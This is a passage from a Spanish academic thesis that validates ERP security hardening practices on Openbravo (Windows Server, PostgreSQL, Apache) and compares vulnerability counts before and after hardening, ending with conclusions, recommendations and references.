Para la validación se usará el ERP Openbravo, que aunque tiene un origen similar al que tiene Adempiere, ha tomado un rumbo de desarrollo y evolución totalmente opuesto, guardando muy pocos elementos en común. Este será instalado en un entorno diferente, tanto en hardware como en software para así hacer más disímil el proceso.

Finalmente, se realizara un análisis cuantitativo de las vulnerabilidades encontradas en ambos sistemas, antes y después de la aplicación de las buenas

prácticas, con el fin contrastar los resultados y así determinar el porcentaje de vulnerabilidades que fueron corregidas con éxito.

6.1 Modulo Sistema operativo

Openbravo se instaló sobre un sistema operativo Windows server 2008, diferente a CentOS que fue usado para la implementación de Adempiere.

Dentro de este módulo para Windows se detectaron debilidades asociadas a uso de servicios y puertos, así como a vulnerabilidades frente a diferentes tipos de exploits.

Se procederá entonces a aplicar las buenas prácticas sugeridas para el módulo del sistema operativo y así determinar si estos problemas pueden ser resueltos en su totalidad o al menos en un alto grado.

6.1.1 Actualizaciones

Se procedió a actualizar el sistema operativo con los updates disponibles para esta versión del sistema 2008 R2, Service pack 1 y ultimas actualizaciones de seguridad.

Estas actualizaciones solucionaron algunos problemas de control de usuarios, así como mejoraron el uso de ciertos recursos del servidor, además se ha detectado un problema de seguridad que podría permitir que un usuario remoto malintencionado sin autenticación ponga en peligro el sistema y tome control del mismo. Esta falla fue corregida con dicha actualización.

6.1.2 Control de usuarios

Se procedió a realizar una revisión de los usuarios que están incluidos en el sistema operativo, se inactivo el usuario invitado, así como se creó un usuario Independiente para poder realizar la instalación de OpenBravo.

La cuenta de administrador que trae el sistema operativo por defecto fue renombrada por seguridad, también se creó otra cuenta fachada con nombre administrador pero sin los privilegios de las cuentas admin.

No utilizar contraseñas de administrador en blanco o poco seguras

Para el usuario creado se configuro una contraseña segura, extensa y con presencia de caracteres especiales. Windows Server por defecto exige que la contraseña tenga caracteres especiales y una longitud de más de 8 caracteres.

6.1.3 Privilegios

Para realizar todas las tareas administrativas de OpenBravo se creó un usuario específico para tal efecto, este usuario requiere permisos de administrador ya que para el proceso de instalación y otras acciones sobre la base de datos, requiere permisos elevados, de acuerdo con la buena práctica para este caso no se usó el usuario administrador por defecto.

6.1.4 Puertos y Firewalls

Se realizó una revisión de los puertos que se encuentran escuchando peticiones dentro del sistema operativo y se verificó que estos pertenezcan a los "Puertos de los servicios del sistema", los cuales son los mínimos requeridos para las funciones propias del servidor. (Ver Anexo 11)

También se personalizó la configuración del cortafuego de Windows para permitir el acceso al puerto que requiere apache para su correcto funcionamiento.

6.1.5 Servicios

Por omisión algunos servicios vienen configurados y listos para utilizarse, aquellos que no están siendo utilizados constituyen una vulnerabilidad. Se revisarán entre otros servicios como: IIS, RAS, terminal services. Estos servicios poseen vulnerabilidades conocidas y deben ser configurados cuidadosamente para evitar ataques. También pueden existir servicios ejecutándose silenciosamente por lo que es necesario auditar periódicamente y verificar que los servicios que están abiertos son aquellos que se están utilizando (ver anexo 12). Algunos servicios a revisar son los siguientes:

- Computer Browser
- Microsoft DNS Server
- Netlogon
- NTLM SSP
- RPC Locator
- RPC Service
- TCP/IP NetBIOS Helper
- Spooler
- Server
- WINS

- Workstation
- Event LogModulo Base de datos

Para la instalación de OpenBravo se requiere la instalación y configuración de un Motor de base de datos, en este caso se usara PostgreSQL, una vez instalado se aplicaran las buenas prácticas para este módulo y se evaluará su seguridad.

6.1.6 Usuarios y Roles Personalizados

Para la instalación de Openbravo se solicita la creación de un usuario para la conexión a la base de datos, aunque el sistema permite cambiar el nombre del usuario, se encontró en los diferentes foros que dan soporte al ERP que esto no es recomendable ya que puede presentar problemas el funcionamiento del aplicativo. Se debe crear una contraseña lo bastante segura para el ingreso de este usuario como medida adicional.

Se requiere ingresar una contraseña segura para la conexión a la base de datos con el usuario Postgres.

6.1.7 Control de Cambios

Se implemento un Script dentro de la base de datos para registrar las operaciones realizadas por el administrador del sistema directamente en la base de datos, guardando los siguientes datos dentro de una tabla destinada para tal fin. (Ver anexo 13)

- Nombre de la tabla afectada.
- id registro afectado
- Nombre del campo afectado.
- Valor anterior del cambio.
- Nuevo valor del campo.
- Dirección ip del cliente que realizó el cambio.
- Fecha y hora de cambio (con huso horario, timestamptz)
- Tipo de operación

6.1.8 Puerto

Durante el proceso de instalación, se configuró el puerto por medio del cual se conecta el ERP a la base de datos, la conexión por estándar se hace sobre el puerto 5432 que es el que usa PostgreSQL por defecto

Para aplicar la buena práctica se modifico este puerto al 5428 que se encontraba disponible.

6.1.9 Respaldos y Restauración

Se definieron algunas políticas para realizar los respaldos de la base de datos, consistentes en scripts que realizan copias diarias de la base de datos, y las envían a un servidor de pruebas que se encuentra en una ubicación diferente. Para esto se configuró como tarea programada dentro del sistema operativo para ejecutarse diariamente (Ver anexo 14).

6.2 Modulo Servidor de Aplicaciones

Durante el proceso de instalación se realizaran cambios a los parámetros por defecto de acuerdo con las buenas prácticas.

6.2.1 Configuración

Personalización del contexto del aplicativo y del puerto del servidor Apache.

En el archivo server.conf, de apache se cambia el puerto 8080, el cual es el puerto por defecto para conexión del servidor web y se actualiza por el puerto 8989 (Ver anexo 15).

En el archivo postgresql.conf, se cambio el puerto de conexión a la base de datos del postgres (Ver anexo 16).

6.2.2 Administración

Dentro del proceso de administración, es muy común que se requiera un acceso remoto al servidor, para esto se configura SSH mediante Putty con un proxy y un túnel, de esta forma, se evitan accesos no autorizados al servidor.

6.3 Modulo Aplicación ERP

6.3.1 SQL inyección

Se realizaron pruebas con el SQLMap para detectar vulnerabilidades de SQL inyección sin obtener resultados dentro de la ventana de acceso de la aplicación (Ver anexo 17).

Sin embargo al hacer una revisión del código se detectaron algunos inconvenientes en cuanto la programación segura.

En la versión instalada para realizar las pruebas se detectó la posibilidad de insertar código SQL en las ventanas que usaban un buscador interno, para facilitar la parametrización de determinados campos o realizar búsquedas avanzadas, esta vulnerabilidad ya fue reportada y corregida en la nueva versión agregando una ventana de despliegue que permite filtrar el parámetro de búsqueda.



Ilustración 18 Buscador Mejorado

Se detecto que en el informe de descuentos realizados a un cliente, es posible ingresar código SQL dentro del campo socio de negocio.

El tema de SQL inyección es bastante complejo, ya que es muy relativo a la forma como se programó el sistema, así que en la buena práctica se debe plasmar la realización de pruebas exhaustivas con herramientas para detectar este tipo de vulnerabilidades, así como se recomienda la utilización de un servidor de seguridad tipo GreenSQL que se utiliza para proteger las bases de datos de ataques de inyección SQL.

6.3.2 Sesiones

OpenBravo gestiona el manejo de sesiones de manera particular para cada usuario permitiéndole cerrar las sesiones que tiene abiertas, sin embargo, no cierra las sesiones después de un cierto periodo de inactividad, dejando las sesiones abiertas si hay una caída en la conexión o en el servidor.

La clase KillSession.java (Ver Anexo 18) permite cerrar sesiones abiertas, pero solo las que ya no se requieren y solo lo puede hacer sobre cada usuario, se debería realizar algún tipo de implementación para cerrar dichas sesiones de forma automática por inactividad de los usuarios o caídas intempestivas.

6.3.3 Almacenamiento Criptográfico

Después de hacer una revisión dentro de la base de datos se encontró que OpenBravo gestiona de forma correcta las contraseñas y no fue necesario realizar ningún tipo de modificación (Ver Anexo 19).

6.3.4 Control de acceso y Certificados

Se realizó la implementación del protocolo https de la misma manera como se había hecho durante la etapa de diseño y pruebas de la solución con el ERP Adempiere, ya que se estaba permitiendo el libre acceso a la aplicación.

Para crear estos certificados se utilizara la herramienta MakeCert, la cual crea archivos de certificado con sus pares de claves (pública y privada). Esta herramienta también asocia el par de claves al nombre especificado de una empresa y crea un certificado X.509 que enlaza el nombre especificado por un usuario con la parte pública del par de claves. (Windows)

Proceso de creación del certificado (Ver anexo 20)

6.3.5 Roles y Permisos

Se verificó que Openbravo realizara un proceso de creación de usuarios, roles y privilegios de acceso para cada uno de los usuarios, haciendo un seguimiento a los accesos a ventanas y a actividades dentro del sistema, encontrando que dicho proceso se realiza correctamente.

6.3.6 Procesos

Se realizó una revisión detallada de los procesos críticos del proceso de compras según la buena práctica, como resultado se obtuvo que este ERP no realizaba las validaciones suficientes en sus procesos para garantizar integridad en la información. (Ver anexo 21)

6.4 Análisis de Resultados

Una vez realizadas todas las pruebas sobre el ERP Openbravo y de aplicadas las buenas prácticas, se obtuvieron resultados bastante buenos, salvo casos puntuales, se lograron cerrar brechas de seguridad importantes que se esperaban subsanar con ellas.

6.4.1 Vulnerabilidades Iniciales



Ilustración 19 Vulnerabilidades iniciales

Como se puede ver en la gráfica (Ilustración 19), ambos ERP presentaron inicialmente gran cantidad de vulnerabilidades, la mayor parte de ellas se presentaron en el módulo 1, correspondiente al sistema operativo, siendo la implementación sobre Windows más susceptible a ataques.

En cuanto al módulo 2, al trabajar sobre el mismo motor de base de datos no son grandes las diferencias, sin embargo, en la implementación de Openbravo, al ser sobre Windows se detectó una vulnerabilidad más.

Sobre el módulo 3, servidor de aplicaciones, se encontraron más debilidades asociadas a Apache que a Jboss, sin embargo, resulta evidente que estos son altamente vulnerables y requieren mucha atención al momento de la implementación.

Por último en el módulo del ERP, el tema más preocupante y que no resulta fácil de evaluar es el de inyección de SQL, ya que en ambos casos se detectaron problemas al respecto, estos están asociados al tema de programación segura, y no resultan, en la mayoría de los casos evidentes sin un previo conocimiento del sistema.

6.4.2 Vulnerabilidades Finales



Ilustración 20 Vulnerabilidades finales

Como se puede observar en la gráfica (Ilustración 20), la cantidad de vulnerabilidades después de la implementación de las buenas prácticas, produjo como resultado una disminución en el número de brechas de seguridad que aun continúan afectando al ERP.

Al igual que en el análisis previo a su uso, la mayoría de las vulnerabilidades están presentes en el módulo del sistema operativo, para el cual periódicamente son liberadas actualizaciones de seguridad.

Lo mismo sucede con los módulos 2 y 3 donde las debilidades son producto de las aplicaciones correspondientes y donde se espera la liberación de parches para su corrección.

En el Módulo del ERP según las buenas prácticas las debilidades de Inyección de SQL fueron detectadas, para su solución se implementará el uso de un servidor de seguridad para evitar este tipo de ataques.



Ilustración 21 Comparativo vulnerabilidades

Finalmente se puede observar la disminución en el número de vulnerabilidades de ambos ERP antes de la aplicación de las buenas prácticas y después de ellas, reflejando la efectividad y pertinencia de las mismas (Ilustración 21).

6.4.3 Porcentaje de Vulnerabilidades

A continuación se presentaran una serie de gráficas que mostraran para cada uno de los ERP el porcentaje de vulnerabilidades por cada uno de los módulos, antes y después de aplicar las buenas prácticas.



Ilustración 22 Adempiere sin buenas practicas

Se puede ver que aunque los porcentajes estuvieron bastante equilibrados, en Adempiere los módulos de Sistema operativo y El ERP fueron los que mayor cantidad de vulnerabilidades presentaron (Ilustraciones 22-23).



Ilustración 23 Adempiere con buenas practicas



Ilustración 24 Openbravo sin buenas practicas

En Openbravo fue sobresaliente el módulo 1, debido principalmente a que la implementación se realizó sobre Windows, sin embargo, el segundo módulo fue al igual que en Adempiere, el del ERP (Ilustraciones 24-25).



Ilustración 25 Openbravo con buenas practicas

7. CONCLUSIONES

El propósito de este proyecto fue elaborar un conjunto de buenas prácticas para aumentar la seguridad de los sistemas ERP, para esto se definió inicialmente el nivel de protección que estos ofrecen, cuáles son sus herramientas de seguridad y las debilidades y fortalezas que esas herramientas poseen.

Se determinó entonces, que a pesar de que estos sistemas tienen buenos elementos de seguridad y en la mayoría de los casos se encuentran bien utilizados, resultan ser insuficientes para garantizar la integridad y consistencia de la información de las empresas que los utilizan.

Fueron realizadas diversas pruebas con el fin de detectar posibles fallas de seguridad, con éstas se identificaron debilidades relacionadas no solo con el ERP como tal, sino también a su entorno, sistema operativo, motor de base de datos, servidor de aplicaciones entre otros.

Para la realización de las pruebas se utilizaron como apoyo metodológico una serie de estándares y métodos de testing avalados y usados en el mundo, estos determinaron no solo los elementos de seguridad a evaluar y las herramientas a utilizar, sino que además se convirtieron en una guía para su correcta aplicación, garantizando que los resultados obtenidos fueron lo más completos y rigurosos.

Durante el proceso de resolución de las debilidades encontradas, fue evidente detectar que no se habían tenido en cuenta gran cantidad de factores inherentes al proceso de instalación e implementación del ERP, algunos de estos factores requirieron para su solución la aplicación de políticas básicas y propias de la administración de cualquier sistema. Otras sin embargo, debido a su especificidad requirieron no solo de un conocimiento propio del sistema y del tema de seguridad informática, sino que resulto pertinente involucrar a las comunidades de desarrollo en los procesos de solución.

Gran parte de estas debilidades no presentaron demasiadas dificultades en su proceso de solución y se puede concluir que si no fueron implementadas dentro de los ERP con anterioridad, no era por su nivel de complejidad, sino por no haber sido identificadas previamente, o simplemente por no tener conciencia de los impactos que estas tenían para la seguridad del sistema.

La conjunción de las debilidades detectadas permitió generar un listado de elementos a tener en cuenta sobre la seguridad de los ERP, al realizar un análisis detallado de este listado, se obtuvo como resultado un conjunto de elementos genéricos relativos a la seguridad, que llevaron a su vez a la definición de las buenas prácticas propuestas en este proyecto, tratando de abarcar en su totalidad todos los ámbitos del sistema.

Como se había definido dentro de los objetivos del proyecto se buscaba no solo definir las buenas prácticas, sino que además se pretendía realizar una validación de las mismas, este proceso se realizó frente a un sistema ERP diferente al usado en las pruebas iniciales, sin embargo, para poder realizar la validación, fue necesario aplicarle pruebas de seguridad con la misma estructura usada antes y así determinar que tan vulnerable era este ERP sin la aplicación de las buenas prácticas, concluyendo que este también, presentaba serias debilidades en su seguridad.

Al realizar la validación de las buenas prácticas, se comprobó que su aplicación logró mejorar de forma significativa la seguridad del ERP, ya que luego de realizar las pruebas correspondientes, se presentó una reducción en el número de vulnerabilidades detectadas y que si bien no se lograron corregir por completo, si se presentó una mejora importante, pero sobre todo permitió dejar claros algunos aspectos sobre la implementación y configuración del ERP superando pruebas que antes no habría conseguido librar con éxito.

Uno de los temas más críticos durante la validación fue el de SQL inyección, el cual resulto ser mucho más complejo de lo que se pensó inicialmente, esto debido a que en los diferentes análisis y pruebas realizadas al ERP, se pudo encontrar que las vulnerabilidades se detectaron en diferentes ventanas al interior de los aplicativos. Esto demuestra que aunque los programadores tuvieron presente este tema, lo abordaron solamente en las interfaces iniciales como ventanas de login y buscadores, para que personas extrañas no pudieran realizar algún tipo de inyección sobre los sistemas, sin embargo, no siguieron la misma rigurosidad al interior, dejando la puerta abierta para realizarlas en ventanas de uso común para los usuarios.

Es así que en la buena práctica se debe plasmar la realización de pruebas exhaustivas con diferentes herramientas para detectar este tipo de vulnerabilidades, dejando este tema como una futura recomendación para hacer más seguros los ERP desde su concepción y programación.

8. RECOMENDACIONES

Como recomendaciones para la continuidad del proyecto, sería importante recalcar que este proyecto se realizó sobre ERP ya funcionales, razón por la cual las fallas que se detectaron fueron corregidas sobre el código ya existente y sería conveniente poder identificarlas y resolverlas en las etapas previas del desarrollo.

Sería bueno entonces realizar un replanteamiento de la codificación completa de estos sistemas ERP, para aplicar buenas prácticas de programación segura y que desde el momento del diseño de la arquitectura del sistema, se tengan en cuenta todos los aspectos de seguridad, esto también sería recomendable debido al cambio que se ha presentado en la forma como las empresas usan estos sistemas y a los nuevos requerimientos desde el punto de vista del software y el hardware.

Esto implicaría realizar un proyecto de diseño seguro de un sistema ERP basado en buenas prácticas de seguridad, en las cuales cabrían algunas de las recomendaciones hechas en este proyecto.

También sería importante sugerir a las diferentes comunidades que dan soporte a los ERP que así como se tienen personas expertas en programación y manejo de procesos, se invitara a personas con conocimientos avanzados en seguridad, para que den su aporte en los nuevos desarrollos y en las mejoras constantes que se les hacen a estos sistemas.

Los resultados de este proyecto podrán servir como base para realizar futuros trabajos en los campos de la seguridad informática y del desarrollo, ya que se podría pensar en la creación de un framework ERP, donde se integré no solo el servidor web al sistema, sino que además se integre un motor de base de datos totalmente compatible y preconfigurado como parte de la instalación del ERP, esto permitiría manejar todo el tema de la seguridad de la base de datos y construir un sistema más seguro evitando así muchas de las debilidades detectadas durante los análisis realizados.

BIBLIOGRAFIA

(ITU-T), Telecommunication Standardization Sector. Recommendation X.805Security architecture for systems providing end-to-end communications. [En línea] [Citado el: 20 de Junio de 2011.] http://www.itu.int/rec/T-REC-X.805-200310-I/en.

A Framework for Analyzing ERP Security Threats. Russell, Roberta S. 2008. 20, Blacksburg : Department of Business Information Technology Virginia Tech, 2008, CIIA, págs. 25-30.

